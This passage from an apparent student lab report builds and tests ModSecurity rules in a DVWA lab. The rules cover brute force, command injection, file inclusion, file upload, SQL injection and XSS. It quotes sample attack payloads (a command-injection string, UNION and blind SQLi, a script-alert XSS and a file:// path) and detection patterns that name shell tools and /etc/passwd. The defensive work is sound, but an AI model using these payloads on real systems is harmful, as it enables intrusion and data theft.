                    "level" => $user['level']

            );
                                } else {
                                        $ret = array (

                    "status" => 525,

                    "message" => "User not found"

            );
                                }
                        } else {
                                $ret = array (

            "status" => 527,
```

```
            "message" => "No user specified"
                                                                    );
                        }
                } catch (Exception $exp) {
                        $ret = array (
                                                                    "
    status" => 526,
                                                                    "
    message" => "Unable to decrypt token",
                                                                    "
    extra" => $exp->getMessage()
                                                                );
                }
        }
        return json_encode ($ret);
}
```

```
<?php

require_once ("token_library_high.php");

$ret = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
        if ($_SERVER['CONTENT_TYPE'] != "application/json")
    {
                $ret = json_encode (array (
                                                        "status" =>
    527,
                                                        "message"
    => "Content type must be application/json"
                                                    ));
        } else {
                $token = $jsonData = file_get_contents('php
    ://input');
                $ret = check_token ($token);
        }
} else {
        $ret = json_encode (array (
                                                    "status" => 405,
```

```
                                        "message" => "Method
    not supported"
                                    ));
}

print $ret;
exit;
```

3.1 Overview

ModSecurity is an open source, cross-platform web application firewall (WAF) module. Known as the “Swiss Army Knife” of WAFs, it enables web application defenders to gain visibility into HTTP(S) traffic and provides a power rules language and API to implement advanced protections.

Used by businesses, government organizations, internet service providers, and commercial WAF vendors alike on millions of domains all over the world. The engine, coupled with OWASP CRS - the dominant WAF rule set, undeniably raises the level of protection against HTTP attacks to a higher level.

And in this project, we will set up our own rules to help detect above vulnerabilties.


3.2 Bruteforce

Brute-force attacks is well-known for involving automated systems making rapid, repetitive attempts to guess usernames or passwords, typically with the goal of gaining unauthorized access to an account. These attacks often generate a high volume of failed login attempts in a short period, originating from the same IP address.

```
SecAction "id:1001,initcol:ip=%{REMOTE_ADDR},pass,nolog"

# Login failed
SecRule RESPONSE_BODY "Username and/or password incorrect" \
    "id:1002,\
    phase:4,\
    pass,\
    setvar:ip.failed_logins=+1,\
    expirevar:ip.failed_logins=60"

# Block if fail > 3
SecRule IP:FAILED_LOGINS "@gt 5" \
    "id:1003,\
    deny,\
    status:429,\
    log,\
    msg:'Brute force detected from %{REMOTE_ADDR}'"
```

This rule set implements basic brute force protection. First, SecAction initializes an IP based collection to track each client's activity. The second rule runs in phase 4, and monitors the server's response body. When a failed login message is detected, it increments a counter for that IP and sets it to expire after 60 seconds. The final rule checks this counter and, if the number of failed attempts exceeds the threshold, blocks further requests from that IP with a 429 Too Many Requests response, indicating a suspected brute force attack.


When we try to brute force the login page in DVWA, after 5 failed attempts, ModSecurity will block our request and return status 429 Too Many Requests as shown below:



Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	10			5063	
1	123456	200	12			5062	
2	123456789	200	11			5063	
3	qwerty	200	16			5062	
4	password	200	9			5063	
5	111111	200	13			5062	
6	12345678	429	3			530	
7	abc123		0				

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      429 Too Many Requests
    </title>
  </head>
  <body>
    <h1>
      Too Many Requests
    </h1>
    <p>
      The user has sent too many requests
      in a given amount of time.
    </p>
    <hr>
    <address>
      Apache/2.4.52 (Ubuntu) Server at 192.168.54.6 Port 80
    </address>
  </body>
```

Moreover, when we take a look at ModSecurity audit log, we can see that the event is logged with a clear message indicating a brute force attempt from our IP address 192.168.54.100.



```
ies                                                    Thg 1 14 23:54
                    tyl@tyl-VirtualBox: /var/log/apache2
tyl@tyl-VirtualBox:/var/log/apache2$ grep -a 1003  modsec_audit.log
Stopwatch2: 1768399199910809 4095; combined=3601, p1=1003, p2=1748, p3=112, p4=483, p5=254, sr=81, sw=1, l=0, gc=0
Message: Access denied with code 429 (phase 2). Operator GT matched 5 at IP:failed_logins. [file "/etc/modsecurity/
rules/brute.conf"] [line "15"] [id "1003"] [msg "Brute force detected from 192.168.54.100"]
Apache-Error: [file "apache2_util.c"] [line 271] [level 3] [client 192.168.54.100] ModSecurity: Access denied with
code 429 (phase 2). Operator GT matched 5 at IP:failed_logins. [file "/etc/modsecurity/rules/brute.conf"] [line "15
"] [id "1003"] [msg "Brute force detected from 192.168.54.100"] [hostname "192.168.54.6"] [uri "/DVWA/vulnerabiliti
es/brute/"] [unique_id "aWfFMjE7EPtMbYuz-dOQ1AAAAAA"]
```


3.3 Command injection

```
    SecRule ARGS|REQUEST_BODY "(;|\||&&|\b(cat|wget|curl|ls|
  ping|whoami|bash)\b)" \
    "id:1004, \
    phase:2, \
    block, \
    status:403, \
    log, \
    msg:'Command injection detected', \
    severity:CRITICAL"
```


The rule applies to both request arguments and the request body, ensuring that parameters submitted via URL queries or POST data are examined. First, the rule looks for special shell characters such as ;, |, and &&, which we have used to practice our attacks. Secondly, it searches for common command keywords like cat, wget, curl,... which attackers often leverage to read files, download payloads, or execute shells.

If any of these patterns are detected during phase 2 of request processing, after the request body has been read, ModSecurity immediately blocks the request and returns an HTTP 403 Forbidden response. The event is also logged with a critical severity level and a clear message indicating that a command injection attempt was detected.

When we attempt command injection on the vulnerable page with payload "127.0.0.1; ls", ModSecurity detects and blocks the malicious request:



The audit log shows that ModSecurity has successfully detected the command injection attempt and blocked it with the message "Command injection detected":



3.4 File inclusion

File inclusion occurs when an attacker is able to manipulate file paths in a web application to include local or remote files that are not intended to be accessed. Common attacks include Local File Inclusion (LFI), where an attacker can access sensitive system files (e.g., /etc/passwd), and Remote File Inclusion (RFI), where remote malicious files are included and executed.

```
#Local file inclusion
SecRule REQUEST_URI "\.\./" \
    "id:1005,\
    phase:2,\
    deny,\
    status:403,\
    log,\
    msg:'LFI detected through directory traversal',\
    severity:'CRITICAL'"

SecRule REQUEST_URI "(?:etc|%2fetc)(?:/+|%2f+)passwd" \
    "id:1006,\
    phase:2,\
    deny,\
    status:403,\
    log,\
    msg:'LFI detected: sensitive file path in URL',\
    severity:'CRITICAL'"

SecRule REQUEST_URI "file://" \
    "id:1007,\
    phase:2,\
    deny,\
    status:403,\
    log,\
    msg:'LFI detected: PHP stream wrapper detected',\
    severity:'CRITICAL'"
```


We have come up with three separate rules for file inclusion vulnerability based on three levels and their objectives in DVWA. All of them focus on detecting in request URI in phase 2 after the request body has been read but before the request is processed by the application, allowing ModSecurity to inspect for malicious patterns.

The first focuses on detecting directory traversal attempts. It matches the sequence ../, which attackers commonly use to navigate out of the web root directory and access arbitrary files on the filesystem. If such a pattern appears in the request URI, the request is denied with an HTTP 403 status, logged, and marked as a critical security event.


The second alerts when sensitive system files are being accessed, specifically /etc/passwd, which is a frequent LFI target on Unix-like systems. The regular expression also accounts for URL-encoded variants such as %2fetc, ensuring that encoded traversal attempts are not overlooked. If any attempts detected, ModSecurity will immediately blocks the request and log the event with critical severity level.

The third rule is designed based on the high level of the vulnerability. It will detect the appearance of the file:// protocol in the request URI. Attackers may use this wrapper to force the application to read local files directly. When such a pattern is detected, the rule will block the request.

Here, we try to perform a local file inclusion attack with "file:///var/www/html/DVWA/hackable/f
ModSecurity blocks the request with a 403 status:



The audit log confirms that the file inclusion attempt was detected and blocked:



This demonstrates the effectiveness of ModSecurity rules in preventing attackers from accessing sensitive files through directory traversal and other file inclusion techniques.

3.5 File upload

File upload vulnerabilities occur when an attacker can upload a file to a web server without proper validation, potentially allowing the upload of malicious files like PHP scripts or malware. Once uploaded, these files can be executed on the server, leading to code execution and potential server compromise. Attackers often attempt to upload files with dangerous extensions like .php, .phtml, .php3, and others.


```
#Allow only image
SecRule REQUEST_HEADERS:Content-Type "!@rx ^image/(jpeg|jpg|
   png|gif)$" \
  "id:1008, \
  phase:2, \
  block, \
  status:415, \
  log, \
  msg:'Invalid Content-Type', \
  severity:'CRITICAL'"

#Block dangerous extensions
SecRule FILES "@rx \.(php|phtml|php[0-9]|phar|pl|py|jsp|asp|
   sh|exe|bat|cmd)$" \
  "id:1009, \
  phase:2, \
  block, \
  status:403, \
  log, \
  msg:'Invalid file extension detected', \
  severity:'CRITICAL'"

# Block double extensions
SecRule FILES "@rx \.[a-z0-9]{1,10}\.(php|phtml|exe|sh|pl)$"
    \
  "id:1010, \
  phase:2, \
  block, \
  status:403, \
  log, \
  msg:'Double extension upload attempt detected', \
  severity:'CRITICAL'"
```

For file upload vulnerability, we think of three rules based on 2 notable feature:


Content-Type header and file extension. The first rule focuses of the former, sets up an allowlist for only image MIME types such as jpeg, jpg, png, gif. If the uploaded content type does not match, it will block the request with HTTP 415 Unsupported Media .

The second and third rule focus the other feature: file extension. While the second one aims for dangerous extensions commonly used for executing code on the server, the third one targets double extensions or null bytes which are often used to bypass simple extension check. Both of them will block the request with status 403 Forbidden if any aforementioned pattern is detected.

When we attempt to upload a PHP file with malicious content, ModSecurity detects and blocks it:



The audit log shows the blocked file upload attempt:



This confirms that ModSecurity effectively prevents the upload of dangerous file types that could be executed on the server.

3.6 SQL injection

Common SQLi techniques include inserting malicious SQL keywords like SELECT, UNION, DROP, INSERT, and using special characters like ', ", –, #, and ; to modify the behavior of the original query.


```
#Detect SQL special characters
SecRule ARGS|ARGS_NAMES|REQUEST_COOKIES "@rx (?:--|['@#=()])
   " \
  "id:1011, \
   phase:2, \
   block, \
   status:403, \
   t:urlDecodeUni,t:lowercase, \
   log, \
   msg:'SQLi special character detected', \
   severity:CRITICAL"

#Detect SQL keywords
SecRule ARGS|ARGS_NAMES|REQUEST_COOKIES "@rx (?i)\b(select|
   union|insert|update|delete|drop|into|from|where|having|
   group\s+by|order\s+by)\b" \
  "id:1012, \
   phase:2, \
   block, \
   status:403, \
   t:urlDecodeUni,t:lowercase, \
   log, \
   msg:'SQLi keyword detected', \
   severity:CRITICAL"
```

Like most of other rules, we set up two rules based on special character and dangerous keywords against SQL injection. The first one detects SQL special characters such as SQL comment markers(–, #), quotes,... in user input, request cookies. Before matching, the input is URL decoded and converted to lowercase to prevent any evasion or obfuscation techniques,


The second rule focuses on frequently used SQL keyword like select, union, from,... Like the first rule, it applies normalization transformation to counter obfuscation technique. The rule will block with status 403 Forbidden as soon as a keyword is detected

When we attempt a SQL injection with payload used in SQL injection vulnerability

"1’ UNION SELECT user, password from users#", ModSecurity blocks the request with a 403 status:




The audit log confirms the SQL injection detection in both special character and keyword:




This demonstrates that ModSecurity effectively prevents SQL injection attacks by blocking requests containing SQL keywords and special characters commonly used in such attacks.

Moreover, when we try to perform SQL blind injection with "1’ and length(database())=4#", ModSecurity will also block the request as shown below:



The audit logs also confirm the detection of SQL special characters in the payload




3.7 XSS

Cross-Site Scripting (XSS) vulnerabilities occur when user-controlled input is inserted into a webpage without proper sanitization. This allows attackers to inject malicious JavaScript payloads, which can execute in the victim's browser. Attackers frequently use payloads containing HTML tags, JavaScript functions, or DOM manipulation APIs.


```
#XSS special character
SecRule ARGS|ARGS_NAMES|REQUEST_COOKIES "@rx [<>]" \
  "id:1013, \
  phase:2, \
  block, \
  status:403, \
  t:urlDecodeUni,t:lowercase, \
  log, \
  msg:'XSS special character detected', \
  severity:CRITICAL"

#XSS keyword
SecRule ARGS|ARGS_NAMES|REQUEST_COOKIES "@rx (?i)\b(script|
   alert|prompt|onerror|onclick|onload|eval|javascript:|data
   :)\b" \
  "id:1014, \
  phase:2, \
  block, \
  status:403, \
  t:urlDecodeUni,t:lowercase, \
  log, \
  msg:'XSS keyword detected', \
  severity:CRITICAL"

#DOM-based
SecRule ARGS|ARGS_NAMES|REQUEST_COOKIES "@rx (?i)\b(document
   \.cookie|document\.domain|document\.queryselector|
   document\.body\.appendchild|document\.write|\.parentnode
   |\.innerhtml|window\.location)\b" \
  "id:1015, \
   phase:2, \
   block, \
   status:403, \
   t:urlDecodeUni,t:lowercase, \
```

```
    log, \
    msg:'DOM XSS keyword detected', \
    severity:CRITICAL"
```

The security rules shown in the images implement a layered approach to detecting XSS attacks. First, a special-character rule blocks any request containing HTML tag brackets such as “<" and “>”, which are commonly used for HTML tags creation. The second rule focuses on detecting high-risk and frequently used keywords such as script, alert, prompt, onload, onclick, and javascript:. The third rule addresses DOM-based XSS attacks, which manipulate the browser’s Document Object Model. It searches for dangerous JavaScript objects and methods such as document.cookie, document.write, innerHTML, and window.location, which are frequently used. When we try to perform an XSS attack with payload <script>alert(1)</script>, ModSecurity blocks the request with a 403 status:



The audit log shows the detected XSS payload:



ModSecurity successfully blocks XSS payloads before they can be rendered in the browser, preventing malicious scripts from executing in the victim’s session.

3.8 Other vulnerabilities

However, there are still several vulnerabilities in DVWA for which we were not able to come up with effective ModSecurity rules. This limitation is not due to a lack of rule coverage, but rather because these vulnerabilities do not rely on detectable malicious patterns in HTTP requests and therefore fall outside the primary detection capabilities of a web application firewall.

For example, Cross Site Request Forgery attacks exploit the trust relationship between a user's browser and a web application. Since CSRF requests are sent by the victim's browser and include valid session cookies, they appear indistinguishable from legitimate requests. As a result, ModSecurity cannot identify CSRF attacks based solely on request inspection.

Similarly, Cryptographic vulnerabilities such as the use of weak hashing algorithms, insecure random number generation, or improper key management are internal implementation flaws. These issues are not considered to be abnormal network traffic and therefore cannot be detected or prevented by ModSecurity rules.

In summary, while ModSecurity is a powerful tool for detecting and mitigating many types of web application attacks, certain vulnerabilities that rely on application logic, user context, or internal implementation details are beyond its scope. Effective defense against these issues requires secure coding practices, proper application design, and additional security mechanisms implemented within the application itself.